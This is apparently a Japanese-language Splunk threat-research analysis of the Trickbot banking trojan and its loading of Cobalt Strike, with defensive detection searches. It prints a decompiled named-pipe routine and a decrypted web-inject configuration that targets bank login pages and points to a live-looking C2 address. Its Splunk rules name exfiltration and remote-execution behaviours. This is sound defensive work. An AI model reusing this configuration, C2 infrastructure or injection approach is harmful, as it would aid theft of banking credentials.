このモジュールは、複数の銀行サイトを標的としたWebインジェクトで構成されます。これは、“\.\pipe\pidplacesomepipe”という名前付きパイプを作成します。この文字列内の“pid”は、実際のターゲットのプロセスIDで置き換えられます。プロセスIDは4文字で表されることが多く、“\.\pipe\1844lacesomepipe”のようになります。payload32.dll(このサンプルでの感染プロセス中に作成された.dll)は、反射型DLLインジェクション手法を使ってブラウザセッション内に解凍されて挿入されるペイロードであり、主に銀行を標的としたトロイの木馬として動作します。

```
if ( ConvertStringSecurityDescriptorToSecurityDescriptorA(StringSecurityDescriptor, 1u, &SecurityDescriptor, 0i64) )
{
  v7 = (char *)SecurityDescriptor;
}
else
{
  v4 = (void (__fastcall *)(char *, __int64))sub_18000FEA0(v3, 2i64, 3092482642i64, 231i64);
  if ( v4 )
    v4(v21, 1i64);
  v6 = (void (__fastcall *)(char *, __int64, _QWORD))sub_18000FEA0(v5, 2i64, 3436198970i64, 233i64);
  if ( v6 )
    v6(v21, 1i64, 0i64);
  v7 = v21;
  SecurityDescriptor = v21;
}
SecurityAttributes.nLength = 24;
*(_QWORD *)&SecurityAttributes.bInheritHandle = 0i64;
SecurityAttributes.lpSecurityDescriptor = v7;
strcpy(v13, "esomepipe");
*(__m128i *)Srca = _mm_load_si128((const __m128i *)&xmmword_1800378D0);// \.\pipe\pidplacesomepipe
                                                                       //
strcpy_s(Name, 0x1Aui64, Srca);
v9 = (__int64 (__fastcall *)(void *))sub_18000FEA0(v8, 1i64, 759216358i64, 130i64);
if ( v9 )
  v9 = (__int64 (__fastcall *)(void *))v9(Src);
memmove(Dst, Src, (size_t)v9);
v10 = CreateNamedPipeA(Name, 3u, 0, 1u, 0x4000u, 0x4000u, 0, &SecurityAttributes);
while ( byte_1800729AC && (unsigned __int8)sub_18001504C(v10) )
  Sleep(0x3E8u);
return 0i64;
```

以下のスナップショットは、Trickbotの設定のサンプルを復号化したものです。



```
<dinj>
<lm>https://www.l          :ica.com/Control.do*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=eV3jd0AHWCP4btAG7wbJ</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://secure.          .ca.com/login/sign-in/internal/entry/signOnV2.go*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=KxCOuLwFeve8taG50sDW</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
</dinj>
<dinj>
<lm>https://www.          com/smallbusiness/</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=a4w5UHhu0epHkDa1LTuN</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://secure.          .ca.com/myaccounts/details/card*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=N9079UIFdsR94NHdq9dJ</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://www.          ica.com/smallbusiness/online-banking.go</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=95wP8ERCLGLSh72Baf2H</hl>
<pri>100</pri>
<sq>2</sq>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<ignore_mask>https://akjeyu01.com*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>https://secure.          ca.com/login/sign-in/incoming/sitekeyWidgetScript.go*</lm>
<hl>https://107.181.187.149:446/response.php?s=1527612058812310&id=puDAMhJwjNY7mCOP5eGs</hl>
<pri>100</pri>
<sq>2</sq>
```

上のコードスニペットからもわかるように、Webインジェクトは金融機関、暗号通貨取引所、通信サービスプロバイダーなどのログインサイトを主な標的としています。場合によっては、残高、送金、アカウント設定を指すURIが標的となっていることもあります。このような場所には通常、預金や送金を行ったりアカウント設定を変更したりするために必要な要素(アカウント所有者の認証情報や個人情報)が含まれているからです。


Cobalt StrikeをロードするTrickbot

Cobalt Strikeは定評のあるレッドチームツールですが、長年にわたり攻撃者によって悪用されてきました。Cobalt Strikeを使用することで、攻撃者は検出をかわしたり、ラテラルムーブメントやC2の操作を行うことが可能になります。

Cobalt Strikeは、侵害後の操作を効率化できるため、ブラックハットや犯罪集団に非常に人気があります。Splunk脅威調査チームは、Cobalt Strikeに対処するための包括的な分析ストーリーを開発しました。以下のスクリーンショットには、PowerShellのシェルコードが示されています。このシェルコードがメモリーにロードされ、これを使用して侵害後にCobalt Strikeのようなペイロードをダウンロードして実行することができます。



以下のスクリーンショットは、PowerShellによってメモリーにロードされたシェルコードであり、侵害したマシンにC2からペイロードをダウンロードします。



以下のCobalt Strikeの検出は、脆弱なマシンで複数の名前付きパイプがさまざまなプロセスによって作成またはアクセスされている(Cobalt Strikeが挿入されている)ことが観測された後に検証されました。これらの名前付きパイプは、一般にBeaconの配置やC2との通信時に、Cobalt Strikeによって使用されます。この挙動は、Splunkの以下の既存の検出機能によって捕捉されました。

```
`sysmon` EventID=17 OR EventID=18 PipeName IN (\\msagent_*, \\wkssvc*, \\DserNamePipe*,
 \\srvsvc_*, \\mojo.*, \\postex_*, \\status_*, \\MSSE-*, \\spoolss_*, \\win_svc*,
 \\ntsvcs*, \\winsock*) | stats count min(_time) as firstTime max(_time) as lastTime
 by Computer, process_name, process_id process_path, PipeName | rename Computer as
 dest | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```

✓ 30 events (29/04/2021 16:00:00.000 to 30/04/2021 16:24:50.000)　No Event Sampling

Events (30)　Patterns　**Statistics (29)**　Visualization

50 Per Page　Format　Preview

dest	process_name	process_id	process_path	PipeName
win-dc-299.attackrange.local	gpupdate.exe	7392	C:\Windows\system32\gpupdate.exe	\DserNamePipe47
win-dc-299.attackrange.local	svchost.exe	1536	C:\Windows\system32\svchost.exe	\DserNamePipe47
win-dc-299.attackrange.local	gpupdate.exe	7416	C:\Windows\system32\gpupdate.exe	\DserNamePipe48
win-dc-299.attackrange.local	svchost.exe	1536	C:\Windows\system32\svchost.exe	\DserNamePipe48
win-dc-299.attackrange.local	WSE1B72.exe	4244	C:\Users\ADMINI~1\AppData\Local\Temp\WSE1B72.exe	\DserNamePipe4e
win-dc-299.attackrange.local	gpupdate.exe	640	C:\Windows\system32\gpupdate.exe	\DserNamePipe4e
win-dc-299.attackrange.local	gpupdate.exe	6356	C:\Windows\system32\gpupdate.exe	\DserNamePipe4f
win-dc-299.attackrange.local	svchost.exe	1536	C:\Windows\system32\svchost.exe	\DserNamePipe4f
win-dc-299.attackrange.local	powershell.exe	1844	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\postex_3310
win-dc-299.attackrange.local	rundll32.exe	3672	C:\Windows\system32\rundll32.exe	\postex_3310
win-dc-299.attackrange.local	powershell.exe	1844	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	\postex_7365
win-dc-299.attackrange.local	rundll32.exe	6772	C:\Windows\system32\rundll32.exe	\postex_7365
win-dc-299.attackrange.local	System	4	System	\wkssvc95
win-dc-299.attackrange.local	powershell.exe	6156	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	\wkssvc95
win-dc-299.attackrange.local	powershell.exe	6936	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe	\wkssvc95

検出

Splunk脅威調査チームはこの脅威に対処するために、分析ストーリーを作成しました。このストーリーは、以下のサーチ機能で構成されています。

1. Officeアプリケーションによるrundll32プロセスの生成の検出。Run Dynamic Link Library 32実行ファイルを通じてMicrosoft Officeによって行われるバックドアプロセスの作成を検出します。

```
| tstats count values(Processes.process)
  min(_time) as firstTime max(_time) as lastTime from data model=Endpoint.Processes
  where (Processes.parent_process_name = "winword.exe" OR Processes.parent_process_name
  = "excel.exe" OR Processes.parent_process_name = "powerpnt.exe")
  Processes.process_name=rundll32.exe  by Processes.parent_process
  Processes.process_name Processes.process_id Processes.process_guid Processes.user
  Processes.dest
```

```
| tstats `security_content_summariesonly` count values(Processes.process) min(_time) as firstTime max(_time) as lastTime
from datamodel=Endpoint.Processes where (Processes.parent_process_name = "winword.exe" OR
Processes.parent_process_name = "excel.exe" OR Processes.parent_process_name = "powerpnt.exe") Processes.process_name=rundll32.exe  by Processes.parent_process
 Processes.process_name Processes.process_id Processes.process_guid Processes.user Processes.dest
| `drop_dm_object_name("Processes")`
```

✓ 1 event (29/04/2021 09:00:00.000 to 30/04/2021 09:07:28.000)　No Event Sampling


Events　Patterns　**Statistics (1)**　Visualization

20 Per Page　Format　Preview

parent_process	process_name	process_id	process_guid
"C:\Program Files\Microsoft Office\Root\Office16\EXCEL.EXE" "C:\Temp\trick.xlsm"	rundll32.exe	5828	{A4D5D1BF-C8C8-608B-030C-00000000BA01}


2. Wermgrプロセスによる**IPチェックサービスへの接続の検出**。被害者の外部IPアドレスを特定する目的でWindows Error Managerの実行ファイルを使用して外部サービスに接続したことを検出します。

```
`sysmon` EventCode =22 process_name = wermgr.exe QueryName IN ("*wtfismyip.com", "*checkip.amazonaws.com",
"*ipecho.net", "*ipinfo.io", "*api.ipify.org", "*icanhazip.com", "*ip.anysrc.com","*api.ip.sb", "ident.me", "www.
myexternalip.com",
   "*zen.spamhaus.org", "*cbl.abuseat.org", "*b.barracudacentral.org","*dnsbl-1.uceprotect.net", "*spam.dnsbl.
sorbs.net")
  |  stats  min(_time) as firstTime max(_time) as lastTime count by  process_path process_name process_id QueryName
QueryStatus QueryResults Computer EventCode
```




3. Wermgrプロセスによる**実行ファイルの作成**。Windows Error Managerを使用して新しいプロセスが生成されたことを検出します。

```
`sysmon` EventCode=11 process_name = "wermgr.exe" TargetFilename = "*.exe"
  | stats  min(_time) as firstTime max(_time) as lastTime count by  Image TargetFilename process_name dest EventCode
ProcessId
```



4. WermgrプロセスによるCMDまたはPowershellプロセスの生成。Windows Error Managerを使用してターミナルセッションまたはPowershellプロセスが生成されたことを検出します。

```
| tstats values(Processes.process) as cmdline min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Processes where Processes.parent_process_name = "wermgr.exe" Processes.process_name = "cmd.
exe" OR Processes.process_name = "powershell.exe" by Processes.parent_process_name Processes.parent_process_id
Processes.process_name Processes.process Processes.process_id Processes.process_guid Processes.dest Processes.user
```




5. Rundll32のコマンドトリガーによるスケジュールタスク。rundll32.exeを使用して他のプロセスを実行または生成するようなスケジュールタスクが作成されたことを検出します。

```
wineventlog_security` EventCode=4698
  | xmlkv Message
  | search Command IN ("*rundll32*")
  | stats count min(_time) as firstTime max(_time) as lastTime by dest, Task_Name, Command, Author, Enabled, Hidden,
Arguments
```


6. 既知のWindowsプロセスに挿入されたPowershellリモートスレッド。spoolsv.exe (印刷)、explorer.exe (ファイルエクスプローラー)、gpupdate.exe (グローバルポリシーの更新)といった既知のWindowsプロセスをターゲットとしたPowerShellの統合スクリプティング環境の使用を検出します。

```
`sysmon` EventCode = 8 process_name IN ("powershell_ise.exe", "powershell.exe")
  TargetImage IN ("*\\svchost.exe","*\\csrss.exe" "*\\gpupdate.exe", "*\\explorer.exe","*\\services.exe","*\\
winlogon.exe","*\\smss.exe","*\\wininit.exe","*\\userinit.exe","*\\spoolsv.exe","*\\taskhost.exe")
  | stats  min(_time) as firstTime max(_time) as lastTime count by SourceImage process_name SourceProcessId
SourceProcessGuid TargetImage TargetProcessId NewThreadId StartAddress Computer EventCode
```




7. SMB共有での実行ファイルの書き込み。SMB共有をターゲットとした実行ファイルの作成を検出します。これはマルウェアが自身を複製するための手段の1つです。

```
`wineventlog_security` EventCode=5145 Relative_Target_Name IN ("*.exe","*.dll") Object_Type=File Share_Name IN
("\\\\*\\C$","\\\\*\\IPC$","\\\\*\\admin$") Access_Mask= "0x2"
  | stats min(_time) as firstTime max(_time) as lastTime count by EventCode Share_Name Relative_Target_Name Object_
Type Access_Mask user src_port Source_Address
```




8. Trickbotの名前付きパイプ。名前付きパイプの作成やプロセス間通信など、Trickbotの実行に関連した動きを検出します。

```
`sysmon` EventCode IN (17,18) PipeName="\\pipe\\*lacesomepipe"
  | stats  min(_time) as firstTime max(_time) as lastTime count by Computer user_id EventCode PipeName signature
Image process_id
```




9. プレーンHTTP POSTによるデータの流出。データを盗み出すためにHTTP POSTメソッドが使用されたことを検出します。

```
`stream_http` http_method=POST form_data IN ("*wermgr.exe*","*svchost.exe*",
  "*name=\"proclist\"*","*ipconfig*", "*name=\"sysinfo\"*", "*net view*") |stats values(form_data)
  as http_request_body min(_time) as firstTime max(_time) as lastTime count by http_method
